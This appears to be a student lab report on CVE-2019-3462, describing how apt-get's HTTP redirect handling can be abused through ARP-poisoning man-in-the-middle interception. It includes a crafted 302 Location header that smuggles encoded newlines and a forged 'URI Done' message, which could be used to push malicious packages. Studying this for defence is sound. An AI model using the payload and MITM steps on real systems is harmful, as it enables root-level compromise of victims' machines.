Exploring exploits to attack the vulnerability in apt-get

Bavya Balakrishnan(192IT003)
Pritish Naik(192IT010)


INTRODUCTION

- Linux is one of the most widely used OS by students and scientific community
- APT/APT-GET(Advanced Packaging Tool) -management system for software packages in ubuntu/debian based linux distributions.
- It handles the package installation and removal.
- Recently,a vulnerability has been reported in version 1.4.8 or earlier that can be used to launch man-in-the middle attack.
- Upon successful attack, one can execute arbitrary code with root privileges on the victim machine.
- Even if it is not successful,it can still lead to Denial of Service(Dos) attack.

Problem Description

- A security researcher discovered RCE (Remote Code Execution) vulnerability in Linux Apt / apt-get in mid 2019.
- The vulnerability has been obtained from the CVE-2019-3462.
- Incorrect sanitation of the 302 redirect field in HTTP transport method of apt versions 1.4.8 and earlier can lead to content injection by a MITM attacker, potentially leading to remote code execution on the target machine and denial of service.
- Vulnerable versions


1. Ubuntu 18.10 apt < 1.7.0ubuntu0.1
2. Ubuntu 18.04 LTS apt < 1.6.6ubuntu0.1
3. Ubuntu 16.04 LTS apt < 1.2.29ubuntu0.1
4. Ubuntu 14.04 LTS apt < 1.0.1ubuntu2.19
5. Debian apt 1.8.0- alpha3
6. Debian apt 1.4.8
7. Debian apt 1.9.8.4



Background

Working of APT

- There is a main process interacting with user.
- Step 1: Parent process forks off /usr/lib/apt/methods/http
- Step 2: On successful creation, the helper process responds with ”100 Capabilities” message.The helper process requests for the configuration details by setting the flag true.
- Step 3: Parent process sends the apt configuration details(”601 Configuration”) and sends the URI of the requested package(”600 URI acquire”)
- Step 4: Worker process communicates with the server and repeatedly updates the progress to the parent process (”102 Status” , ”200 URI Start”)
- Step 5: Once the package has been acquired ,the worker process sends a ”201 URI done response”
-



HTTP Redirect Request

1. Whenever the resource has been moved to a new URI location,the http server responds with a 302 redirect message that contains the new URI location.
2. If the child process receives such a redirect message,it constructs 103 redirect message with the new URI and sends it to the parent process and dies.
3. The parent process then forks off http method again,now with the new URI.

```
// From methods/basehttp.cc
NextURI = DeQuoteString(Req.Location);
...
Redirect(NextURI);

// From apt-pkg/acquire-method.cc
void pkgAcqMethod::Redirect(const string &NewURI)
{
   std::cout << "103 Redirect\nURI: " << Queue->Uri << "\n"
             << "New-URI: " << NewURI << "\n"
             << "\n" << std::flush;
   Dequeue();
}
```

- http fetcher process blindly decodes the location field and appends it to the ”103 redirect message”.
- Thus,the location string is vulnerable to attacks.
- we can intercept the packets and modify the location string in the http redirect response
- one can append a ”200 URI done” message in the location string.
- In the filename field we can specify the location of malicious file

Implementation

ARP-Poisoning

- To launch Man-in-the-middle attack.
- we send spoofed arp-responses to the client saying that the IP of the host belongs to our Mac address and arp-responses to the host saying that IP of client belongs to us.

Ettercap

- Enable IP packet forwarding
- Select the interface where we want to sniff packets, target 1 and target 2 after scanning for clients then do arp poisoning

Scapy

- Enable ip forwarding
- find the interface that we are connected to using ’netstat -i’
- ip addresses of gateway and other clients on the network using ’arp -a’.
- To get the mac addresses of client and host, we sent them arp requests using scapy.
- start sending malicious arp responses to client and host till they are poisoned

Packet Manipulation

- Sniff the traffic and modify them using netfilterqueue.
- IPtables in Linux can be used to setup a firewall.
- Consider the input chain of iptables. It is used for rules which are applicable to the traffic/packets coming towards the server.
- We specify a rule in the iptables input chain to add the packets traversing this chain into a netfilter-queue.
- This queue can then be accessed through our python script and hence the packets in the queue.
- We transform these packets into scapy packets. The scapy packets are made of different layers like IP,TCP and Raw.
- We can access the content inside these layers and modify them, and instruct the netfilterqueue to accept the modified packets.
- Constructing the attack packet: Modify the HTTP response coming from the server which is mostly a 200 OK response into a 302 redirect response.

```
HTTP/1.1 302 Found
Location:/payload%0A%0A201%20URI%20Done%0AURI%3A%20http%3Anew-uri%0A
Filename%3A%20xxxxx%0ASize%3A%yyyyy%0ALast-Modified%3A%20xxxxx%0A
MD5-Hash%3A%20yyyyy%0A
```

```
103 Redirect
URI: http://deb.debian.org/debian/<old-uri>
New-URI: http://deb.debian.org/payload


201 URI Done
URI: new-uri
Filename: xxxxx
Size: yyyyy
Last-Modified: xxxxx
MD5-Hash: yyyyy
```

Results


Attack on apt 1.6.11 - Triggered the security warning!

- The apt version 1.6.11 has been patched up, so now it isn't vulnerable to CVE-2019-3462.
- warning "SECURITY: URL redirect target contains control characters, rejecting."

```
bavya@bavya-Inspiron-3542:~/Documents/CyberSec$ sudo sh install.sh
[sudo] password for bavya:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be REMOVED:
  rolldice*
0 upgraded, 0 newly installed, 1 to remove and 263 not upgraded.
After this operation, 31.7 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 213522 files and directories currently installed.)
Removing rolldice (1.16-1) ...
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...
Reading package lists... Done
Building dependency tree
Reading state information... Done
Reading package lists... Done
Building dependency tree
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 263 not upgraded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  rolldice
0 upgraded, 1 newly installed, 0 to remove and 263 not upgraded.
Need to get 9,614 B of archives.
After this operation, 31.7 kB of additional disk space will be used.
Err:1 http://in.archive.ubuntu.com/ubuntu bionic/universe amd64 rolldice amd64 1.16-1
  SECURITY: URL redirect target contains control characters, rejecting. [IP: 103.97.84.254 80]
E: Failed to fetch http://in.archive.ubuntu.com/ubuntu/pool/universe/r/rolldice/rolldice_1.16-1_amd64.deb  SECURITY: URL redirect target conta
ins control characters, rejecting. [IP: 103.97.84.254 80]
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-missing?
```

Attack on apt 1.4 - The vulnerable version

We installed Ubuntu 17.04 whose support has reached end of life before the fix for CVE published. So it has vulnerable version apt (1.4)



Remedy

- Control character allowed in location string of http redirect is the issue here. Allowing the location string if it is free of such characters can help us fix this issue.
- Ubuntu and Debian released patches for this vulnerability. It advises users to upgrade to the latest APT version for the system protection.
- Using below commands users can disable HTTP redirects during the upgrade.
- sudo apt update –o Acquire::http::AllowRedirect=false
- sudo apt upgrade –o Acquire::http::AllowRedirect=false

Conclusion

- The attack resulted in Denial of service in apt version 1.6.11 where this serious vulnerability has been fixed and patched up.
- We also tested the same on vulnerable version and we could successfully modify the packets to redirect the process to new URI.
- Switch to https can actually avoid this kind of attacks but the apt’s only intention is to protect the integrity of packages getting installed.

Reference

[1] Akash, A., Yadnesh, Salvi.: Man-in-the middle attack on APT/APT-GET

[2] Mina Hao: APT/APT-GET RCE Vulnerability (CVE-2019-3462) Handling Guide

[3] https://lists.debian.org/debian-security-announce/2019/msg00010.html